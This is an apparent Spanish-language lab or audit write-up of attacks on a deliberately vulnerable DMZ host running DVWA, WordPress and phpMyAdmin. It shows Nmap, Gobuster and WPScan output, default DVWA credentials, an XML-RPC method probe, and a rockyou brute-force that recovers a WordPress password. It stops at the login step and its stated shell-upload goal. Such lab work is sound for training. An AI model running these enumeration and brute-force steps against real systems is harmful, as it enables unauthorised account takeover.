XANAYKktU/zTWFAmfB4BhI/msCUM10QZ9Wwvdbez2l4uacTIUihrc2lnTzIUky
GzIR/9Amkg49yeJ5eJhXGXHsY8JEI3MvdR/6AV/DLR3AdtJ4M0UVYgwxx/1sN
HTKvY7nWZ2g2jx8/n2JLPJA/Gk3pbC52K6W9Ct0E2*91sk0BTaoCx1P7bChUfxxx
7gh3z5d7rb07jw0=
-----END CERTIFICATE-----
8081/tcp open  http      syn-ack ttl 64 Apache httpd 2.4.25 ((Debian))
_ http-methods:
_ Supported Methods: GET HEAD POST OPTIONS
_ http-server-header: Apache/2.4.25 (Debian)
_ http-title: Login :: Damn Vulnerable Web Application (DVWA) v1.10 *Develop...
_ Requested resource was login.php
_ http-favicon: Unknown favicon MD5: 69C728902A3F1DF75CF9EAC738D55556
_ http-cookie-flags:
_ /:
_ PHPSESSID:
_ httponly flag not set
_ http-robots.txt: 1 disallowed entry
_ /
8082/tcp open  http      syn-ack ttl 64 Apache httpd 2.4.25 ((Debian))
_ http-robots.txt: 1 disallowed entry
_ /wp-admin/
_ http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
_ http-generator: WordPress 5.0.24
_ http-title: wordpress vuln 808211; Otro sitio realizado con WordPress
_ http-server-header: Apache/2.4.25 (Debian)
_ http-methods:
_ Supported Methods: GET HEAD POST OPTIONS
8083/tcp open  http      syn-ack ttl 64 Apache httpd 2.4.65 ((Debian))
_ http-methods:
_ Supported Methods: GET HEAD POST OPTIONS
_ http-robots.txt: 1 disallowed entry
_ /
_ http-server-header: Apache/2.4.65 (Debian)
_ http-favicon: Unknown favicon MD5: 531B63A51234BB06C9D77F219EB25553
_ http-title: phpMyAdmin
MAC Address: 00:0C:29:06:54:EA (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 08:16
Completed NSE at 08:16, 0.00s elapsed

```

Tenemos **tres vectores web críticos**:

### 1) DVWA (8081)

- Acceso web sin protección adicional.
- DVWA = plataforma deliberadamente vulnerable.
- Permite:
- SQL Injection
- XSS
- Command Injection
- File Inclusion
- RCE directo
- **Objetivo** → Obtener shell inicial en la DMZ.

### 2) WordPress (8082)

- Versión **5.0.24** (muy antigua → decenas de CVEs).
- Plugins vulnerables casi seguro.
- Enumeración de usuarios con WPScan.
- Explotación:
  - Plugin vulnerable → Upload shell

**Objetivo** → RCE alternativo + potenciales credenciales reutilizables.

### 3) phpMyAdmin (8083)

- Si está accesible sin restricciones...
- Si obtenemos credenciales de WordPress/DVWA:
  - Acceso a DB → leer usuarios (hashes), emails, JWT, claves, etc.

**Objetivo** → Compromiso total de MySQL y del host.

# ENUMERACION DE LOS SERVICIOS EN DMZ

## ENUMERACIÓN DE DVWA (10.10.10.10:8081)

DVWA es una aplicación deliberadamente vulnerable, pero **la enumeración se hace igual que en un entorno real**, porque buscamos:

- tecnologías usadas,
- rutas y endpoints,
- paneles ocultos,
- configuración interna (low/medium/high),
- vectores para RCE,
- credenciales reutilizables.

### 2.1. Comprobar acceso básico y fingerprinting de la aplicación

#### WhatWeb

Para detectar tecnologías:

whatweb http://10.10.10.10:8081

```
kali@kali:~/auditoria$ whatweb http://10.10.10.10:8081
http://10.10.10.10:8081 [302 Found] Apache[2.4.25], Cookies[PHPSESSID,security], Country[RESERVED][22], HTTPServer[Debian Linux][Apache/2.4.25 (Debian)], IP[10.10.10.10], RedirectLocation[login.php]
http://10.10.10.10:8081/login.php [200 OK] Apache[2.4.25], Country[RESERVED][22], DVWA, HTTPServer[Debian Linux][Apache/2.4.25 (Debian)], IP[10.10.10.10], PHP, Password Field[password], Title[Login :: Damn Vulnerable Web Application (DVWA) v1.10 *Development*]
```

#### Curl para obtener cabeceras

curl -I http://10.10.10.10:8081

#### Objetivo:

- Ver cookies iniciales (PHPSESSID, security level).
- Ver si el servidor tiene protección o banderas débiles.
- Verificar si el header revela versión exacta de Apache/PHP.

```
kali@kali:~/auditoria$ curl -I http://10.10.10.10:8081
HTTP/1.1 302 Found
Date: Sun, 30 Nov 2025 13:43:24 GMT
Server: Apache/2.4.25 (Debian)
Set-Cookie: PHPSESSID=rvm6vclfv5huhphkhiv9ugev14; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=rvm6vclfv5huhphkhiv9ugev14; path=/
Set-Cookie: security=low
Location: login.php
Content-Type: text/html; charset=UTF-8
```

## 2.2. Descubrimiento de directorios (Gobuster)

DVWA expone rutas adicionales como /dvwa/, /setup.php, /vulnerabilities/, etc.

Lanzo un escaneo con gobuster:

```
gobuster dir -u http://10.10.10.10:8081 -w /usr/share/wordlists/dirb/common.txt -o dvwa_dirs.txt -t 30
```

Qué esperamos encontrar:

- /DVWA/ (rara vez en mayúsculas, depende de montaje)
- /setup.php
- /vulnerabilities/ (muy importante)
- /config/ o /config.inc.php si está mal configurado

```
kali@kali: ~/auditoria
$ gobuster dir -u http://10.10.10.10:8081 -w /usr/share/wordlists/dirb/common.txt -o dvwa_directories.txt -t 30

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[*] Url: http://10.10.10.10:8081
[*] Method: GET
[*] Threads: 30
[*] Wordlist: /usr/share/wordlists/dirb/common.txt
[*] Negative Status codes: 404
[*] User Agent: gobuster/3.8
[*] Timeout: 10s

Starting gobuster in directory enumeration mode

/.htpasswd (Status: 403) [Size: 297]
/config (Status: 301) [Size: 318] [→ http://10.10.10.10:8081/config/]
/docs (Status: 301) [Size: 316] [→ http://10.10.10.10:8081/docs/]
/external (Status: 301) [Size: 320] [→ http://10.10.10.10:8081/external/]
/favicon.ico (Status: 200) [Size: 1406]
/index.php (Status: 302) [Size: 0] [→ login.php]
/.hta (Status: 403) [Size: 292]
/.htaccess (Status: 403) [Size: 297]
/php.ini (Status: 200) [Size: 148]
/phpinfo.php (Status: 302) [Size: 0] [→ login.php]
/robots.txt (Status: 200) [Size: 26]
/server-status (Status: 403) [Size: 301]
Progress: 4613 / 4613 (100.00%)

Finished

kali@kali: ~/auditoria
```


## 2.3. Acceso a DVWA y comprobación del nivel de seguridad

Accedo a: <http://10.10.10.10:8081/login.php>

Por defecto, credenciales: **admin / password**

Accedo a: **DVWA Security** → “**DVWA Security Level**”

El nivel de seguridad es : **LOW**



## 2.4. Inspección manual de vulnerabilidades en DVWA

En el menú lateral de DVWA encontraremos:


- Brute Force
- Command Injection
- File Inclusion
- File Upload
- SQL Injection (1 y blind)
- XSS (reflected / stored)
- Weak Session IDs

Me voy a centrar primero en: Command Injection

**Objetivo:** obtener la primera reverse shell en la DMZ.

Identificar parámetro vulnerable

En DVWA → Command Injection, normalmente el parámetro es:





# ENUMERACIÓN INICIAL DE WORDPRESS

## 🔍 1.1. Fingerprinting del sitio

Ejecuto whatweb <http://10.10.10.10:8082> para ver las tecnologías de la web

```
kali@kali:~/auditoria$ whatweb 10.10.10.10:8082
http://10.10.10.10:8082 [200 OK] Apache[2.4.25], Country[RESERVED][XX], HTML5, HTTPServer[Debian Linux][Apache/2.4.25 (Debian)], IP[10.10.10.10], MetaGenerator[WordPress 5.0.24], PHP[7.2.15], Script[text/javascript], Title[wordpress_vuln 8#8211; Otro sitio realizado con WordPress], UncommonHeaders[link], WordPress[5.0.24], X-Powered-By[PHP/7.2.15]
```

## Enumeración de directorios

```
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.10.10:8082
[+] Method: GET
[+] Threads: 30
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s

Starting gobuster in directory enumeration mode


./hta (Status: 403) [Size: 292]
/0 (Status: 301) [Size: 0] [→ http://10.10.10.10:8082/0/]
/.htaccess (Status: 403) [Size: 297]
/.htpasswd (Status: 403) [Size: 297]
/admin (Status: 302) [Size: 0] [→ http://10.10.10.10:8082/wp-admin/]
/atom (Status: 200) [Size: 1703]
/dashboard (Status: 302) [Size: 0] [→ http://10.10.10.10:8082/wp-admin/]
/embed (Status: 301) [Size: 0] [→ http://10.10.10.10:8082/embed/]
/favicon.ico (Status: 200) [Size: 0]
/feed (Status: 200) [Size: 1678]
/h (Status: 301) [Size: 0] [→ http://10.10.10.10:8082/2025/11/30/hola-mundo/]
/H (Status: 301) [Size: 0] [→ http://10.10.10.10:8082/2025/11/30/hola-mundo/]
/index.php (Status: 301) [Size: 0] [→ http://10.10.10.10:8082/]
/login (Status: 302) [Size: 0] [→ http://10.10.10.10:8082/wp-login.php]
/pa (Status: 301) [Size: 0] [→ http://10.10.10.10:8082/pagina-ejemplo/]
/p (Status: 301) [Size: 0] [→ http://10.10.10.10:8082/pagina-ejemplo/]
/p (Status: 301) [Size: 0] [→ http://10.10.10.10:8082/pagina-ejemplo/]
/page1 (Status: 200) [Size: 10903]
/rdf (Status: 200) [Size: 1524]
/robots.txt (Status: 200) [Size: 67]
/rss (Status: 200) [Size: 652]
/rss2 (Status: 200) [Size: 1678]
/server-status (Status: 403) [Size: 301]
/wp-admin (Status: 301) [Size: 320] [→ http://10.10.10.10:8082/wp-admin/]
/wp-content (Status: 301) [Size: 322] [→ http://10.10.10.10:8082/wp-content/]
/wp-includes (Status: 301) [Size: 323] [→ http://10.10.10.10:8082/wp-includes/]
/xmlrpc.php (Status: 405) [Size: 42]
Progress: 4613 / 4613 (100.00%)
Finished
```

## FASE 2 — Enumeración con WPScan

WPScan es la herramienta principal para:

- descubrir **usuarios**,
- detectar **plugins vulnerables**,
- determinar **temas instalados**,
- enumerar **versiones vulnerables**,
- y luego lanzar ataques automáticos.

## 2.1. Enumeración básica de usuarios



The screenshot shows a Kali Linux terminal window with the WPSecm application running. The command `wpscan --url http://10.10.10.10:8082 --enumerate u` is executed. The application displays its logo, version (3.8.28), and social media handles. It then shows the progress of updating the database. The main output indicates that users are being enumerated using both passive and aggressive methods. A brute forcing attempt for author IDs is shown as completed (10/10, 100.00%). A list of identified users is displayed, with 'miguel' being the only one found. The details for 'miguel' are listed, including the method of discovery (Author Posts - Author Pattern) and the specific URL where the user was found.

```
kali@kali: ~/auditoria
$ wpscan --url http://10.10.10.10:8082 --enumerate u

WPSecm
WordPress Security Scanner by the WPSecm Team
Version 3.8.28
@_WPSecm_, @ethicalhack3r, @erwan_lr, @firefart


[i] Updating the Database ...

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 → (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] miguel
  Found By: Author Posts - Author Pattern (Passive Detection)
  Confirmed By:
    Rss Generator (Passive Detection)
    Wp Json Api (Aggressive Detection)
      - http://10.10.10.10:8082/wp-json/wp/v2/users/?per_page=100&page=1
    Rss Generator (Aggressive Detection)
    Author Id Brute Forcing - Author Pattern (Aggressive Detection)
```

## 2.2. Enumeración de plugins instalados



The screenshot shows the WPSecm application running the command `wpscan --url http://10.10.10.10:8082 --enumerate p`. The application displays its logo, version (3.8.28), and social media handles. The output indicates that the most popular plugins are being enumerated using passive methods. The result shows that no plugins were found on the target system.

```
kali@kali: ~/auditoria
$ wpscan --url http://10.10.10.10:8082 --enumerate p

WPSecm
WordPress Security Scanner by the WPSecm Team
Version 3.8.28
Sponsored by Automattic - https://automattic.com/
@_WPSecm_, @ethicalhack3r, @erwan_lr, @firefart

[+] Enumerating Most Popular Plugins (via Passive Methods)
[i] No plugins Found.
```

## 2.3. Enumeración de temas



The screenshot shows the WPSecm application running the command `wpscan --url http://10.10.10.10:8082 --enumerate t`. The application displays its logo, version (3.8.28), and social media handles. The output indicates that themes are being enumerated using passive methods. The result shows that no themes were found on the target system.

```
kali@kali: ~/auditoria
$ wpscan --url http://10.10.10.10:8082 --enumerate t

WPSecm
WordPress Security Scanner by the WPSecm Team
Version 3.8.28
Sponsored by Automattic - https://automattic.com/
@_WPSecm_, @ethicalhack3r, @erwan_lr, @firefart
```



```
[*] Checking Theme Versions (via Passive and Aggressive Methods)
[*] Theme(s) Identified:
[*] twentyineteen
  Location: http://10.10.10.10:8082/wp-content/themes/twentyineteen/
  Last Updated: 2025-04-15T00:00:00.000Z
  Readme: http://10.10.10.10:8082/wp-content/themes/twentyineteen/readme.txt
  [!] The version is out of date, the latest version is 3.1
  Style URL: http://10.10.10.10:8082/wp-content/themes/twentyineteen/style.css
  Style Name: Twenty Nineteen
  Style URI: https://github.com/WordPress/twentyineteen
  Description: Our 2019 default theme is designed to show off the power of the block editor. It features custom sty...
  Author: the WordPress team
  Author URI: https://wordpress.org/
  Found By: Urls In Homepage (Passive Detection)
  Confirmed By:
  | Urls In 404 Page (Passive Detection)
  | Known Locations (Aggressive Detection)
  | - http://10.10.10.10:8082/wp-content/themes/twentyineteen/, status: 200
  |
  | Version: 1.2 (80% confidence)
  | Found By: Style (Passive Detection)
  | - http://10.10.10.10:8082/wp-content/themes/twentyineteen/style.css, Match: 'Version: 1.2'
```

```
[*] twentyseventeen
  Location: http://10.10.10.10:8082/wp-content/themes/twentyseventeen/
  Last Updated: 2025-04-15T00:00:00.000Z
  Readme: http://10.10.10.10:8082/wp-content/themes/twentyseventeen/README.txt
  [!] The version is out of date, the latest version is 3.9
  Style URL: http://10.10.10.10:8082/wp-content/themes/twentyseventeen/style.css
  Style Name: Twenty Seventeen
  Style URI: https://wordpress.org/themes/twentyseventeen/
  Description: Twenty Seventeen brings your site to life with header video and immersive featured images. With a fo...
  Author: the WordPress team
  Author URI: https://wordpress.org/
  Found By: Known Locations (Aggressive Detection)
  | - http://10.10.10.10:8082/wp-content/themes/twentyseventeen/, status: 200
  |
  | Version: 2.0 (80% confidence)
  | Found By: Style (Passive Detection)
  | - http://10.10.10.10:8082/wp-content/themes/twentyseventeen/style.css, Match: 'Version: 2.0'

[*] twentysixteen
  Location: http://10.10.10.10:8082/wp-content/themes/twentysixteen/
  Last Updated: 2025-08-05T00:00:00.000Z
  Readme: http://10.10.10.10:8082/wp-content/themes/twentysixteen/readme.txt
  [!] The version is out of date, the latest version is 3.6
  Style URL: http://10.10.10.10:8082/wp-content/themes/twentysixteen/style.css
  Style Name: Twenty Sixteen
  Style URI: https://wordpress.org/themes/twentysixteen/
  Description: Twenty Sixteen is a modernized take on an ever-popular WordPress layout – the horizontal masthead wi...
  Author: the WordPress team
  Author URI: https://wordpress.org/
  Found By: Known Locations (Aggressive Detection)
  | - http://10.10.10.10:8082/wp-content/themes/twentysixteen/, status: 200
  |
  | Version: 1.8 (80% confidence)
  | Found By: Style (Passive Detection)
  | - http://10.10.10.10:8082/wp-content/themes/twentysixteen/style.css, Match: 'Version: 1.8'
```

Enumerados los usuarios, temas y plugins observo que hay un usuario llamado “miguel” al que voy a realizar un ataque de fuerza bruta. Previamente a realizar el ataque voy a comprobar si XML-RPC está activo, ya que si lo está, permite realizar millones de intentos por minutos con el método system.multicall

```
kali@kali: ~/auditoria  kali@kali: ~/Desktop  kali@kali: ~/auditoria  kali@kali: ~/auditoria  kali@kali: ~/share/wordlists
kali@kali: ~/auditoria
kali@kali: ~/auditoria
kali@kali: ~/auditoria
$ curl -d '{"methodCall":{"methodName":"system.listMethods"},"methodCall":' http://10.10.10.10:8082/xmlrpc.php

<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <params>
    <param>
      <value>
        <array><data>
          <value><string>system.multicall</string></value>
          <value><string>system.listMethods</string></value>
          <value><string>system.getCapabilities</string></value>
          <value><string>demo.addTwoNumbers</string></value>
          <value><string>demo.sayHello</string></value>
          <value><string>pingback.extensions.getPingbacks</string></value>
          <value><string>pingback.ping</string></value>
          <value><string>mt.publishPost</string></value>
          <value><string>mt.getTrackbackPings</string></value>
          <value><string>mt.supportedTextFilters</string></value>
          <value><string>mt.supportedMethods</string></value>
          <value><string>mt.setPostCategories</string></value>
          <value><string>mt.getPostCategories</string></value>
          <value><string>mt.getRecentPostTitles</string></value>
          <value><string>mt.getCategoryList</string></value>
          <value><string>metaWeblog.getUsersBlogs</string></value>
          <value><string>metaWeblog.deletePost</string></value>
          <value><string>metaWeblog.newMediaObject</string></value>
          <value><string>metaWeblog.getCategories</string></value>
          <value><string>metaWeblog.getRecentPosts</string></value>
          <value><string>metaWeblog.getPost</string></value>
          <value><string>metaWeblog.editPost</string></value>
          <value><string>metaWeblog.newPost</string></value>
          <value><string>blogger.deletePost</string></value>
          <value><string>blogger.editPost</string></value>
          <value><string>blogger.newPost</string></value>
          <value><string>blogger.getRecentPosts</string></value>
          <value><string>blogger.getPost</string></value>
          <value><string>blogger.getUserInfo</string></value>
          <value><string>blogger.getUsersBlogs</string></value>
          <value><string>wp.restoreRevision</string></value>
          <value><string>wp.getRevisions</string></value>
        </array></data>
        </value>
      </param>
    </params>
  </methodResponse>
```


**El método system.multicall está activo**, Esto permite enviar cientos de intentos de login en una sola petición

## Están habilitados métodos WordPress:

- wp.getUsersBlogs
- metaWeblog.newPost
- wp.editProfile
- blogger.getUserInfo

Esto es extremadamente útil para bruteforce y para ataques XML-RPC.

Procedo a realizar el ataque de fuerza bruta con wpscan y utilizando el diccionario rockyou



```
kali@kali:~/auditoria$ wpscan --url http://10.10.10.10:8082 --usernames miguel --passwords /usr/share/wordlists/rockyou.txt --max-threads 50

[*] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - miguel / miguel123
Trying miguel / badminton Time: 00:00:45 < > (3400 / 14347793) 0.02% ETA: ??:??:??

[+] Valid Combinations Found:
| Username: miguel, Password: miguel123

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[*] Finished: Sun Nov 30 09:31:12 2025
[*] Requests Done: 3540
[*] Cached Requests: 39
[*] Data Sent: 1.779 MB
[*] Data Received: 2.176 MB
[*] Memory used: 302.686 MB
[*] Elapsed time: 00:00:57


kali@kali:~/auditoria$
```

## Vulnerabilidad Crítica: Credenciales de WordPress obtenidas mediante ataque XML-RPC bruteforce


- Se identificó el usuario real **miguel** mediante enumeración pública (REST API).
- El endpoint **xmlrpc.php** está habilitado y permite el método system.multicall.
- Se realizó un ataque de credenciales con WPScan.
- Se obtuvo la contraseña **miguel123**, lo que permite acceso completo al panel /wp-admin

# EXPLOTACIÓN Y CONSECUENCIA DE SHELL EN WORDPRESS


Primero accedo al panel de wp-login.php



